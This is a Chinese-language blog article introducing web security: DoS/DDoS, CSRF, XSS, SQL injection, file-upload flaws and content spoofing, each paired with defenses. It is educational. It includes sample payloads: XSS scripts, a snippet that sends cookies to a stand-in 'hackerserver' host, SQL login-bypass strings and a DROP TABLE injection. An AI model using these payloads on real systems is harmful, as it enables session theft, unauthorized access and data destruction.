











# [Web安全知多少](http://www.cnblogs.com/yzycoder/p/5741507.html)

随着Web2.0、网络社交等一系列新型的互联网产品的诞生，基于Web环境的互联网应用越来越广泛，企业信息化的过程中，越来越多的应用都架设在Web平台上。Web业务的迅速发展吸引了黑客们的强烈关注，接踵而至的就是Web安全威胁的凸显。黑客利用网站操作系统的漏洞和Web服务程序的SQL注入漏洞等得到Web服务器的控制权限，轻则篡改网页内容，重则窃取重要内部数据，更为严重的则是在网页中植入恶意代码，使得网站访问者受到侵害。这使得越来越多的用户关注应用层的安全问题，Web应用安全的关注度也逐渐升温。  
  
本文从目前比较常见攻击方式入手，对过去一些经典方式进行学习和总结，希望能让大家对Web的安全有更清晰的认识。在阅读本文之前，小伙伴们需要对HTTP和TCP协议、SQL数据库、JavaScript有所了解哦。  
废话不多说，下面开始我们的Web安全之旅吧！  
DoS和DDoS攻击  
DoS(Denial of Service)，即拒绝服务，造成远程服务器拒绝服务的行为被称为DoS攻击。其目的是使计算机或网络无法提供正常的服务。最常见的DoS攻击有计算机网络带宽攻击和连通性攻击。  
为了进一步认识DoS攻击，下面举个简单的栗子来进行说明：  
  
  
图1 TCP三次握手：数据段互换  
Client发送连接请求报文，Server接受连接后回复ACK报文，并为这次连接分配资源。Client接收到ACK报文后也向Server发送ACK报文，并分配资源，这样TCP连接就建立了。前两次握手，是为了保证服务端能收接受到客户端的信息并能做出正确的应答；后两次握手，是为了保证客户端能够接收到服务端的信息并能做出正确的应答。建立完TCP三次握手后，Client就可以和Web服务器进行通信了。  
在DoS攻击中，攻击者通过伪造ACK数据包，希望Server重传某些数据包，Server根据TCP重转机制，进行数据重传。攻击者利用TCP协议缺陷，通过发送大量的半连接请求，耗费CPU和内存资源。实现方式如下图：  
  
  
图2 攻击者伪造ACK数据包，发送大量的半连接请求  
Web服务器在未收到客户端的确认包时，会重发请求包一直到链接超时，才将此条目从未连接队列删除。攻击者再配合IP欺骗，SYN攻击会达到很好的效果。通常攻击者在短时间内伪造大量不存在的IP地址，向服务器不断地发送SYN包，服务器回复确认包，并等待客户的确认，由于源地址是不存在的，服务器需要不断的重发直至超时，这些伪造的SYN包将长时间占用未连接队列，正常的SYN 请求被丢弃，目标系统运行缓慢，严重者引起网络堵塞甚至系统瘫痪。  
SYN攻击的问题就出在TCP连接的三次握手中，假设一个用户向服务器发送了SYN报文后突然死机或掉线，那么服务器在发出SYN+ACK应答报文后是无法收到客户端的ACK报文的，从而导致第三次握手无法完成。在这种情况下服务器端一般会重试，即再次发送SYN+ACK给客户端，并等待一段时间后丢弃这个未完成的连接。这段时间的长度我们称为SYN Timeout，一般来说这个时间是分钟的数量级，大约为30秒到2分钟。一个用户出现异常导致服务器的一个线程等待1分钟并不是什么很大的问题，但如果有一个恶意的攻击者大量模拟这种情况，服务器端将为了维护一个非常大的半连接列表而消耗非常多的资源，即数以万计的半连接，将会对服务器的CPU和内存造成极大的消耗。若服务器的TCP/IP栈不够强大，最后的结果往往是堆栈溢出崩溃。实际上，就算服务器端的系统足够强大，服务器端也将忙于处理攻击者伪造的TCP连接请求而无暇理睬客户的正常请求，导致用户的正常请求失去响应。  
对于该类问题，我们可以做如下防范：  
第一种是缩短SYN Timeout时间，及时将超时请求丢弃，释放被占用CPU和内存资源。  
​第二种是限制同时打开的SYN半连接数目，关闭不必要的服务。  
第三种方法是设置SYN Cookie，给每一个请求连接的IP地址分配一个Cookie。如果短时间内连续受到某个IP的重复SYN报文，就认定是受到了攻击，以后从这个IP地址来的包会被一概丢弃。  
一般来说，第三种方法在防范该类问题上表现更佳。同时可以在Web服务器端采用分布式组网、负载均衡、提升系统容量等可靠性措施，增强总体服务能力。

DDoS(Distributed Denial of Service，分布式拒绝服务)  
DDoS(Distributed Denial of Service，分布式拒绝服务)是DoS攻击的一种方法。攻击指借助于客户/服务器技术，将多个计算机联合起来作为攻击平台，对一个或多个目标发动DDoS攻击，从而成倍地提高拒绝服务攻击的威力。阻止合法用户对正常网络资源的访问，从而达成攻击者不可告人的目的。DDoS的攻击策略侧重于通过很多“僵尸主机”，向受害主机发送大量看似合法的网络包，从而造成网络阻塞或服务器资源耗尽而导致拒绝服务。  
  
  
图3 DDoS攻击创建“僵尸主机”的过程  
从上图可知，DDOS是利用一批受控制的僵尸主机向一台服务器主机发起的攻击，其攻击的强度和造成的威胁要比DOS严重很多，更具破坏性。  
对于DDoS攻击，我们可以做如下防范：  
(1) 反欺骗：对数据包的地址及端口的正确性进行验证，同时进行反向探测。  
(2) 协议栈行为模式分析：每个数据包类型需要符合RFC规定，这就好像每个数据包都要有完整规范的着装，只要不符合规范，就自动识别并将其过滤掉。  
(3) 特定应用防护：非法流量总是有一些特定特征的，这就好比即便你混进了顾客群中，但你的行为还是会暴露出你的动机，比如老重复问店员同一个问题，老做同样的动作，这样你仍然还是会被发现的。  
(4) 带宽控制：真实的访问数据过大时，可以限制其最大输出的流量，以减少下游网络系统的压力。

CSRF攻击CSRF(Cross Site Request Forgery) 跨站请求伪造  
CSRF攻击CSRF(Cross Site Request Forgery)，即跨站请求伪造，是一种常见的Web攻击，但很多开发者对它很陌生。CSRF也是Web安全中最容易被忽略的一种攻击。下面先介绍一下CSRF攻击的原理。  
  
  
图4 CSRF攻击过程的示例图  
受害者用户登录网站A，输入个人信息，在本地保存服务器生成的cookie。攻击者构建一条恶意链接，例如对受害者在网站A的信息及状态进行操作，典型的例子就是转账。受害者打开了攻击者构建的网页B，浏览器发出该恶意连接的请求，浏览器发起会话的过程中发送本地保存的cookie到网址A，A网站收到cookie，以为此链接是受害者发出的操作，导致受害者的身份被盗用，完成攻击者恶意的目的。  
举个简单的例子来说明下CSRF的危害。用户登陆某银行网站，以Get请求的方式完成到另一银行的转账，如：http://www.mybank.com/Transfer.php?toBankId=11&money=1000。攻击者可构造另一危险链接http://www.mybank.com/Transfer.php?toUserId=100&money=1000并把该链接通过一定方式发给受害者用户。受害者用户若在浏览器打开此链接，会将之前登陆后的cookie信息一起发送给银行网站，服务器在接收到该请求后，确认cookie信息无误，会完成改请求操作，造成攻击行为完成。攻击者可以构造CGI的每一个参数，伪造请求。这也是存在CSRF漏洞的最本质原因。  
对于CSRF攻击，我们可以做如下防范：  
(1) 验证码。应用程序和用户进行交互过程中，特别是账户交易这种核心步骤，强制用户输入验证码，才能完成最终请求。在通常情况下，验证码够很好地遏制CSRF攻击。  
但增加验证码降低了用户的体验，网站不能给所有的操作都加上验证码。所以只能将验证码作为一种辅助手段，在关键业务点设置验证码。  
(2) Referer Check。HTTP Referer是header的一部分，当浏览器向web服务器发送请求时，一般会带上Referer信息告诉服务器是从哪个页面链接过来的，服务器籍此可以获得一些信息用于处理。可以通过检查请求的来源来防御CSRF攻击。正常请求的referer具有一定规律，如在提交表单的referer必定是在该页面发起的请求。所以通过检查http包头referer的值是不是这个页面，来判断是不是CSRF攻击。  
但在某些情况下如从https跳转到http，浏览器处于安全考虑，不会发送referer，服务器就无法进行check了。若与该网站同域的其他网站有XSS漏洞，那么攻击者可以在其他网站注入恶意脚本，受害者进入了此类同域的网址，也会遭受攻击。出于以上原因，无法完全依赖Referer Check作为防御CSRF的主要手段。但是可以通过Referer Check来监控CSRF攻击的发生。  
(3) Anti CSRF Token。目前比较完善的解决方案是加入Anti-CSRF-Token，即发送请求时在HTTP 请求中以参数的形式加入一个随机产生的token，并在服务器建立一个拦截器来验证这个token。服务器读取浏览器当前域cookie中这个token值，会进行校验该请求当中的token和cookie当中的token值是否都存在且相等，才认为这是合法的请求。否则认为这次请求是违法的，拒绝该次服务。  
这种方法相比Referer检查要安全很多，token可以在用户登陆后产生并放于session或cookie中，然后在每次请求时服务器把token从session或cookie中拿出，与本次请求中的token 进行比对。由于token的存在，攻击者无法再构造出一个完整的URL实施CSRF攻击。但在处理多个页面共存问题时，当某个页面消耗掉token后，其他页面的表单保存的还是被消耗掉的那个token，其他页面的表单提交时会出现token错误。   
XSS攻击  
XSS(Cross Site Scripting)，跨站脚本攻击。为和层叠样式表(Cascading Style Sheets，CSS)区分开，跨站脚本在安全领域叫做“XSS”。恶意攻击者往Web页面里注入恶意Script代码，当用户浏览这些网页时，就会执行其中的恶意代码，可对用户进行盗取cookie信息、会话劫持等各种攻击。XSS是常见的Web攻击技术之一，由于跨站脚本漏洞易于出现且利用成本低，所以被OWASP列为当前的头号Web安全威胁。  
  
  
图5 XSS攻击过程的示例图  
XSS跨站脚本攻击本身对Web服务器没有直接的危害，它借助网站进行传播，使网站上大量用户受到攻击。攻击者一般通过留言、电子邮件或其他途径向受害者发送一个精心构造的恶意URL，当受害者在Web中打开该URL的时候，恶意脚本会在受害者的计算机上悄悄执行。  
根据XSS攻击的效果，可以将XSS分为3类：  
(1) 反射型XSS(Non-persistent XSS)，服务器接受客户端的请求包，不会存储请求包的内容，只是简单的把用户输入的数据“反射”给浏览器。例如：www.a.com?xss.php?name=  
<script>alert(document.cookie)</script>。访问这个链接则会弹出页面的cookie内容，若攻击者把alert改为一个精心构造的发送函数，就可以把用户的cookie偷走。  
(2) 存储型XSS(Persistent XSS)，这类XSS攻击会把用户输入的数据“存储”在服务器端，具有很强的稳定性。注入脚本跟反射型XSS大同小异，只是脚本不是通过浏览器à服务器à浏览器这样的反射方式，而是多发生在富文本编辑器、日志、留言、配置系统等数据库保存用户输入内容的业务场景。即用户的注入脚本保存到了数据库里，其他用户进行访问涉及到包含恶意脚本的链接都会中招。由于这段恶意的脚本被上传保存到了服务器，这种XSS攻击就叫做“存储型XSS”。例如：  
服务器端代码：<?php $db.set(‘name’, $\_GET[‘name’]);?>  
HTML页面代码：<?php echo ‘Hi,’ . $db.get[‘name’];?>  
  
  
图6 存储型XSS攻击过程的示例图  
(3) DOM based XSS(Document Object Model XSS)，这类XSS攻击者将攻击脚本注入到DOM 结构里。出现该类攻击的大多原因是含JavaScrip静态HTML页面存在XSS漏洞。例如下面是一段存在DOM类型跨站脚本漏洞的代码：  
<script>document.write(window.location.search); </script>  
在JS中window.location.search是指URL中?之后的内容，document.write是将内容输出到页面。这时把链接换成http://localhost/test.php?default=<script>alert(document.cookie)</script>  
那用户的cookie就被盗了。上面的例子只是很简单的一种，总结起来是使用了诸如document.write, innerHTML之类的渲染页面方法需要注意参数内容是否是可信任的。  
XSS攻击的危害，可以将XSS分为3类：  
(1) 窃取用户信息。黑客可以利用跨站脚本漏洞盗取用户cookie而得到用户在该站点的身份权限。如在DOM树上新增图片，用户点击后会将当前cookie发送到黑客服务器：  
vari=document.createElement("img");  
document.body.appendChild(i);  
i.src = "http://www.hackerserver.com/?c=" + document.cookie;  
(2) 劫持浏览器会话来执行恶意操作，如进行非法转账、强制发表日志或电子邮件等。  
(3) 强制弹广告页，刷流量和点击率。  
(4) 传播跨站脚本蠕虫。如著名的Samy (XSS)蠕虫攻击、新浪微博蠕虫攻击。  
对于XSS攻击，我们可以做如下防范：  
(1) 输入过滤。永远不要相信用户的输入，对用户输入的数据做一定的过滤。如输入的数据是否符合预期的格式，比如日期格式，Email格式，电话号码格式等等。这样可以初步对XSS漏洞进行防御。  
上面的措施只在web端做了限制，攻击者通抓包工具如Fiddler还是可以绕过前端输入的限制，修改请求注入攻击脚本。因此，后台服务器需要在接收到用户输入的数据后，对特殊危险字符进行过滤或者转义处理，然后再存储到数据库中。  
(2) 输出编码。服务器端输出到浏览器的数据，可以使用系统的安全函数来进行编码或转义来防范XSS攻击。在PHP中，有htmlentities()和htmlspecialchars()两个函数可以满足安全要求。相应的JavaScript的编码方式可以使用JavascriptEncode。  
(3) 安全编码。开发需尽量避免Web客户端文档重写、重定向或其他敏感操作，同时要避免使用客户端数据，这些操作需尽量在服务器端使用动态页面来实现。  
(4) HttpOnly Cookie。预防XSS攻击窃取用户cookie最有效的防御手段。Web应用程序在设置cookie时，将其属性设为HttpOnly，就可以避免该网页的cookie被客户端恶意JavaScript窃取，保护用户cookie信息。  
(5)WAF(Web Application Firewall)，Web应用防火墙，主要的功能是防范诸如网页木马、XSS以及CSRF等常见的Web漏洞攻击。由第三方公司开发，在企业环境中深受欢迎。  
SQL注入攻击  
SQL注入(SQL Injection)，应用程序在向后台数据库传递SQL(Structured Query Language，结构化查询语言)时，攻击者将SQL命令插入到Web表单提交或输入域名或页面请求的查询字符串，最终达到欺骗服务器执行恶意的SQL命令。  
在了解SQL注入前，我们先认识下常用的Web的四层架构图组成：  
  
  
图7 Web四层架构示例图  
SQL注入常见产生的原因有：  
(1) 转义字符处理不当。特别是输入验证和单引号处理不当。用户简单的在url页面输入一个单引号，就能快速识别Web站点是否易收到SQL注入攻击。  
(2) 后台查询语句处理不当。开发者完全信赖用户的输入，未对输入的字段进行判断和过滤处理，直接调用用户输入字段访问数据库。(3) SQL语句被拼接。攻击者构造精心设计拼接过的SQL语句，来达到恶意的目的。如构造语句：select \* from users where userid=123; DROP TABLE users;直接导致user表被删除。  
SQL注入常见的注入方式有：  
(1) 内联SQL注入。向查询注入一些SQL代码后，原来的查询仍然会全部执行。内联SQL注入包含字符串内联SQL注入和数字内联SQL注入。注入方式如下图：  
  
  
图8 内联SQL注入示例图  
攻击者将精心构造的字符串或数字输入插入到SQL语句中，例如如下的用户登陆页面：  
  
  
图9 有SQL注入风险的用户登陆示例图  
(a) 攻击者可在username字段中注入 ' or '1'='1' or '1'='1，password保持为空：  
SELECT \* FROM login\_tbl WHERE username = ' ' or '1'='1' or '1'='1' AND userpwd= ' '  
这样SQL语句查询语句恒为真，服务器会返回login\_tbl表里的全部账户名和密码。  
(b) 攻击者可在password字段，输入' or '1'='1：  
SELECT \* FROM login\_tbl WHERE username = ' ' AND userpwd= ' ' or '1'='1 '  
这样SQL语句查询语句恒为真，服务器会返回login\_tbl表里的全部账户名和密码。  
(c) 攻击者可在username字段中注入 admin' and 1=1 or '1'='1：  
SELECT \* FROM login\_tbl WHERE username = 'admin' and '1'='1' or '1'='1' AND userpwd= ' '  
这样构造的SQL语句，服务器会返回admin用户登陆。  
常见的字符串内联注入的特征值如下：  
  
  
图10 字符串内联注入的特征值  
常见的数字值内联注入的特征值如下：  
  
  
图11 数字值内联注入的特征值  
(2) 终止式SQL注入。攻击者在注入SQL代码时，通过注释剩下的查询来成功结束该语句。注入方式如下图：  
  
  
图12 终止式SQL注入示例图  
攻击者将精心构造的字符串或数字输入插入到SQL语句中，例如图9的用户登陆页面：  
(a) 攻击者可在username字段中注入 ' or 1=1; --，password保持为空：  
SELECT username, userpwd FROM login\_tbl WHERE username='' or 1=1; -- ' and userpwd=''  
这样SQL语句查询语句恒为真，服务器会返回login\_tbl表里的全部账户名和密码。  
(b) 攻击者可在username字段中注入 admin'  --，或者admin'  #，password保持为空：  
SELECT username, userpwd FROM login\_tbl WHERE username='admin' --' and userpwd=''  
SELECT username, userpwd FROM login\_tbl WHERE username='admin' #' and userpwd=''  
这样构造的SQL语句，服务器会返回admin用户登陆。  
(c) 攻击者可在username字段中注入 admin' /\*，password输入\*/'：  
SELECT username, userpwd FROM login\_tbl WHERE username='admin' /\*' and userpwd='\*/''  
这样构造的SQL语句，服务器会返回admin用户登陆。  
常见的终止式SQL注入的特征值如下：  
  
  
图13 终止式SQL注入的特征值  
对于SQL注入攻击，我们可以做如下防范：  
(1) 防止系统敏感信息泄露。设置php.ini选项display\_errors=off，防止php脚本出错之后，在web页面输出敏感信息错误，让攻击者有机可乘。  
(2) 数据转义。设置php.ini选项magic\_quotes\_gpc=on，它会将提交的变量中所有的’(单引号)，”(双引号)，\(反斜杠)，空白字符等都在前面自动加上\。或者采用mysql\_real\_escape()函数或addslashes()函数进行输入参数的转义。  
(3) 增加黑名单或者白名单验证。白名单验证一般指，检查用户输入是否是符合预期的类型、长度、数值范围或者其他格式标准。黑名单验证是指，若在用户输入中，包含明显的恶意内容则拒绝该条用户请求。在使用白名单验证时，一般会配合黑名单验证。   
文件上传漏洞  
上传漏洞在DVBBS6.0时代被黑客们利用的最为猖獗，利用上传漏洞可以直接得到WEBSHELL，危害等级超级高，现在的入侵中上传漏洞也是常见的漏洞。该漏洞允许用户上传任意文件可能会让攻击者注入危险内容或恶意代码，并在服务器上运行。  
文件上传漏洞的原理：由于文件上传功能实现代码没有严格限制用户上传的文件后缀以及文件类型，导致允许攻击者向某个可通过 Web 访问的目录上传任意PHP文件，并能够将这些文件传递给 PHP 解释器，就可以在远程服务器上执行任意PHP脚本。  
对于文件上传漏洞攻击，我们可以做如下防范：  
(1)检查服务器是否判断了上传文件类型及后缀。  
(2) 定义上传文件类型白名单，即只允许白名单里面类型的文件上传。  
(3) 文件上传目录禁止执行脚本解析，避免攻击者进行二次攻击。   
Info漏洞  
Info漏洞就是CGI把输入的参数原样输出到页面，攻击者通过修改输入参数而达到欺骗用户的目的。类似于如下的链接：http://f.wetest.qq.com/gqop/20000/LabImage_431f6604dca0b2ee9af7c10519d58f15.jpg/0  
  
图14 Info漏洞示例原始图  
我们将“神龟乱斗”，改为“哈哈哈哈”，页面上就得到了体现：http://f.wetest.qq.com/gqop/20000/LabImage_d32eac6b26b241ef7ae18ca4e72eb193.jpg/0  
  
图15 Info漏洞示例攻击图  
Info漏洞存在的3个主要原因有：  
1）CGI参数可以在页面显示。  
2）返回的页面具有很强的欺骗性。  
3）该页面是对所有用户是公开，可访问的。  
Info漏洞的主要危害在于，若在访问量较大的公开页面，如网购、微博或新闻网站，发布反动的政治言论或其他色情词汇等。一方面会影响用户对网购业务的信心，同时也会给网站带来一些政治风险。另外，若是发布欺骗信息，如中奖、彩票等，也会对一些用户造成财产损失。  
对于Info漏洞攻击，将为常见的就是建立脏词库。  
即对于晒单，评论，昵称等可以被其他用户访问到的地方，进行脏词过滤。对用户的输入词汇，与脏词库中的词汇进行匹配，过滤掉有与脏词库相同的词汇。对于一些面向用户自己的，而其他用户不能看到的页面。可以不对其做脏词处理。   
介绍就到这里啦，我们一起来做个总结吧：Web安全是我们必须关注且无法逃避的话题，本文介绍了一些比较典型的安全问题和应对方案。例如对于SQL，XSS等注入式攻击，我们一定要对用户输入的内容进行严格的过滤和审查，这样可以避免绝大多数的注入式攻击方式。对于DoS攻击我们就需要使用各种工具和配置来减轻危害，另外容易被DDoS攻击的还有HTTPS服务，我们要做好特定的应用防护和用户行为模式分析。所以在日常的开发和测试过程中，我们要时常提醒自己，写出的代码有没有可能被人攻击？或者思考若我是一个攻击者，我该怎么做才可以达到我的攻击效果呢？只有这样知己知彼后，方可百战百胜！